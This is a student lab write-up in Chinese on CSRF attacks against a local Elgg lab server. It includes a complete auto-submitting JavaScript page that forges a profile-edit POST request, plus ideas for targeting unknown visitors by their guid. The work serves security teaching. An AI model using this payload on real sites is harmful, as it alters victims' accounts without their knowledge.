

Lab4

57119120 高侯轩

实验环境配置

使用 dockps 命令查看一下 docker 的运行情况：

```
[08/04/21]seed@VM:~/.../attacker$ dockps
0b463d6f784a  mysql-10.9.0.6
3c4272fef55  attacker-10.9.0.105
6fbd7c095c8f  elgg-10.9.0.5
```


我们在实验中会使用到两个容器，一个运行 web 服务器（10.9.0.5），另一个运行 MySQL 数据库（10.9.0.6）。我们为攻击者计算机使用另一个容器（10.9.0.105），该容器承载一个恶意网站。

我们需要将以下条目添加到/etc/hosts 文件中，以便将这些主机名映射到它们相应的 IP 地址。我们需要使用 root 权限来更改此文件。

```
10.9.0.5      www.seed-server.com
10.9.0.5      www.example32.com
10.9.0.105    www.attacker32.com
```

Task 1: Observing HTTP Request.

首先我们打开浏览器进入到服务器网站上，使用 HTTP Header Live 工具查看 HTTP 请求



Task 2: CSRF Attack using GET Request

要想向攻击对象添加好友，我们需要确定合法的 Add-Friend HTTP 请求（GET 请求）是什么样子的。我们可以使用“HTTP Header Live”工具进行调查。在此 Task 中，不需要编写 JavaScript 代码来发起 CSRF 攻击。我们的目标是让攻击在 Alice 访问 web 页面时立即生效，甚至不必单击页面。

登录 Alice 的帐号，进入 Member 模块，点击 Samy 头像，可以在页面右上方看到 Add friend 按键。

点击 Add friend 按键，这个时候看到 HTTP Header Live 窗口出现以下信息：




图中被蓝色框圈出的即为 HTTP GET 请求的关键信息。其中“?”表示“to”，“friend=59”表示操作人 Samy 的 guid 为 59。

构造攻击程序 attacker32.html 如下图所示


```
<html>
<body>
<h1>This page forges an HTTP GET request</h1>

</body>
</html>
```


之后 Samy 将嵌有攻击网站的网址通过 Message 发送给 Alice。



我们登录 Alice 的帐号，查看好友列表确认为空



点击邮件中的 www.attacker32.com 网站链接，显示以下页面。




Task 3: CSRF Attack using POST Request

要完成此 Task，我们首先要取得 Alice 的 guid。我们登录 Samy 的账户，进入 Members 模块，点击 Alice 的头像进入 Alice 的 Profile 页面，右键查看网站页面源，搜索“owner”关键词就可以发现，Alice 的 guid 为 56

```
<div class="elgg-main elgg-body elgg-layout-body clearfix"> [overflow]
<div class="elgg-layout-content clearfix">
  <div class="elgg-layout-widgets" data-page-owner-guid="56"> [overflow]
```

之后打开 Samy 的 Profile 页面，选择 Edit Profile，在当前页面中输入一些简单的内容作测试用。点击 Save 按键后，可以看到 HTTP Header Live 出现以下信息。



其中，“<http://www.seed-server.com/action/profile/edit>”为 HTTP 请求链接。由此构造攻击程序如下：

```


1<html>
2<body>
3<h1>This page forges an HTTP POST request.</h1>
4<script type="text/javascript">
5
6function forge_post()
7{
8    var fields;
9
10    // The following are form entries need to be filled out by attackers.
11    // The entries are made hidden, so the victim won't be able to see them.
12    fields += "<input type='hidden' name='name' value='Alice'>";
13    fields += "<input type='hidden' name='briefdescription' value='Samy is MY
HERO!'>";
14    fields += "<input type='hidden' name='accesslevel[briefdescription]'
value='2'>";
15    fields += "<input type='hidden' name='guid' value='56'>";
16
17    // Create a <form> element.
18    var p = document.createElement("form");
19
20    // Construct the form
21    p.action = "http://www.seed-server.com/action/profile/edit";
22    p.innerHTML = fields;
23    p.method = "post";
24
25    // Append the form to the current page.
26    document.body.appendChild(p);
27
28    // Submit the form
29    p.submit();
30}
31
32
33// Invoke forge_post() after the page is loaded.
34window.onload = function() { forge_post();}
35</script>
36</body>
37</html>

```

登录 Alice 的帐号，点击 Samy 发送的 Message 中包含的网址，即可显示攻击结果

Elgg For SEED Labs
Blogs
Bookmarks
Files
Groups
Members
More -
Search
Account -

Alice
Edit avatar
Edit profile



Brief description
Samy is MY HERO!

Add widgets

Blogs
Bookmarks
Files
Pages
Wire post

问题 1：伪造的 HTTP 请求需要 Alice 的用户 id (guid) 才能正常工作。如果攻击者并不知道 Alice 的 Elgg 密码，则无法登录 Alice 的帐户获取 guid 信息。

在此 Task 中，我们通过查看 Alice 的 Profile 页面源得到了 Alice 的 guid。

问题 2：如果我们想对任何访问恶意网页的人发起攻击，在这种情况下，我们事先不知道访问网页者的身份。这样还能实施 CSRF 攻击更新被攻击者的 Elgg Profile 吗？

任何人在访问网站时都会带有身份信息，只要攻击者能够提取到访问者的身份信息，将其动态嵌入恶意网站中，就可以实现 CSRF 攻击。

一种可行的方法是预先建立用户名和 guid 的信息库，在某人访问页面时抓取其用户名，将用户名作为索引在信息库中查找到该访问者的 guid，或者使用 `elgg.session.user.guid` 获得访问者的 guid (思路来源于 XSS 攻击)，攻击者将访问者的 guid 嵌入恶意网站，实现 CSRF 攻击。